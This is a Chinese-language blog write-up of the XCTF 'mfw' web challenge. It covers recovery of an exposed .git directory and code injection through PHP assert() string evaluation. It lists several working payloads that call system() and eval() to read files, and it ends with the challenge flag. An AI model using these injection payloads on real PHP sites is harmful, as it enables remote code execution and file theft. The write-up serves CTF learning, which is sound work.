

# 攻防世界 Web-mfw

原创

JAPAN\_is\_shit 于 2020-08-04 21:41:09 发布 1528 收藏

分类专栏: [xctf](#) 文章标签: [php](#) [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43504837/article/details/107797640](https://blog.csdn.net/qq_43504837/article/details/107797640)

版权



[xctf](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

mfw 👍 53 最佳Writeup由 **Bleach** · Bleachz 提供 WP 建议

难度系数: ★★★★ 3.0

题目来源: csaw-ctf-2016-quals

题目描述: 暂无

题目场景: http://220.249.52.133:53675

删除场景

倒计时: 03:04:07 延时

题目附件: 暂无

[https://blog.csdn.net/qq\\_43504837](https://blog.csdn.net/qq_43504837)

直接进入场景,大概看一下,并没啥东西。

220.249.52.133:53675/?page=home

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Project name Home About Contact

## Welcome to my website!

### I wrote it myself from scratch!


You can use the links above to navigate through the pages!

[https://blog.csdn.net/qq\\_43504837](https://blog.csdn.net/qq_43504837)

进入开发者模式,一般注释都有提示,直接搜索flag,可以看到是一个get传参。


```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <div id="navbar" class="collapse navbar-collapse">
            <ul class="nav navbar-nav">
              <li class="active">
                <li>
                  <!--<li><a href="?page=flag">My secrets</a></li>-->
            </ul>
          </div>
        </div>
      </div>
    </nav>
  </body>
</html>
```

试了一下居然是空白，真是欺负年少无知的我。



https://blog.csdn.net/qq\_43504837

所以，百度一下，别人说是git源码泄漏，于是操作一下，果然出来了文件。



## Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2018-10-04 12:57	25	
HEAD	2018-10-04 12:57	23	
branches/	2018-10-04 12:57	-	
config	2018-10-04 12:57	92	
description	2018-10-04 12:57	73	
hooks/	2018-10-04 12:57	-	
index	2018-10-04 12:57	523	
info/	2018-10-04 12:57	-	
logs/	2018-10-04 12:57	-	
objects/	2018-10-04 12:57	-	
refs/	2018-10-04 12:57	-	

Apache/2.4.18 (Ubuntu) Server at 220.249.52.133 Port 53675

https://blog.csdn.net/qq\_43504837

要下载文件就用到一个githack.py脚本,我的另一篇博客有写到。

[GitHack下载及使用](#)

下载下来后，发现了flag.php,然而看不到flag.

```
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H) 警告：您正在使用 root 账户，操作不...
```

```
<?php
// TODO
// $FLAG = '';
?>
```

[https://blog.csdn.net/qq\\_43504837](https://blog.csdn.net/qq_43504837)

所有文件都看一遍，只有index.php中有php代码，所以研究一下。

```
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H) 警告：您正在使用 root 账户，操作不当可能会损害您的系统。
```

```
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

[https://blog.csdn.net/qq\\_43504837](https://blog.csdn.net/qq_43504837)

if else语句是以get方式获得一个变量，若没有，就设为home。

接下来是将page变量拼接成templates下的php文件，并赋值给file。

接下来的两个assert()函数就是判断file中是否有... 以及file所指向的文件是否存在。

以往的传参基本都是利用可执行shell或是能执行php语句的函数来构造payload,本题也不例外,利用assert()来突破。

PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

### Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串,它将会被 **assert()** 当做 PHP 代码来执行。**assertion** 是字符串的优势是当禁用断言

官网

那个的解释最要紧的就是:如果 assertion 是字符串,它将会被 assert() 当做 PHP 代码来执行。

也就是assert("system("ls")")会执行ls命令。

在index.php代码中,我们需要将想执行的代码插入assert的字符串中,并且要把前面的strpos和file\_exists函数的括号补齐。



其中的die()函数:输出一条命令并退出脚本。

另一个点是or: [大神描述](#),看完就理解为啥有时一个flag有时两个flag了

## payload

1.

page=a') or system('cat templates/flag.php');//



类似语句

page=') or system('cat templates/flag.php');//

page=',') or system('cat templates/flag.php');//




page=aaa','sss') or system('cat templates/flag.php');//

page=a','s') or print\_r(file\_get\_contents('templates/flag.php'));//

这一类就是根据strpos(""), strpos('a'),strpos(","),strpos('a','s')全为假来构造。


2.

page='.system ('cat templates/flag.php').'



3.

page=s') or eval(\$\_GET['a']);%23&&a=system('cat templates/flag.php');



## 我的误区

拿第一种解法来说，我在做的时候这样写，

```
page=a')") or system('cat templates/flag.php');//
```

我想的是直接闭合assert()函数，但是后面就执行不了system()函数了（错误）

```
assert("strpos('a')") or system('cat templates/flag.php');//, '..') === false") or die("Detected hacking attempt!");
```

所以一定不能加那个")，正常的闭合语句是（一定是要把执行语句放在assert()的双引号之间，正确）。

```
assert("strpos('a') or system('cat templates/flag.php');//, '..') === false") or die("Detected hacking attempt!");
```

php要执行的语句是

```
strpos('a') or system('cat templates/flag.php');//, '..') === false
```

php语句先执行strpos('a')，是false，再执行system()，是true，所以，在assert() or die()中，第一个返回true，die()函数不输出，同理，第二个assert() or die()也不输出，因此有两个flag。

最后两种方法都比较特别，可以研究一下

```
cyberpeace{61cffe96fe4eedaab639e7780475828}
```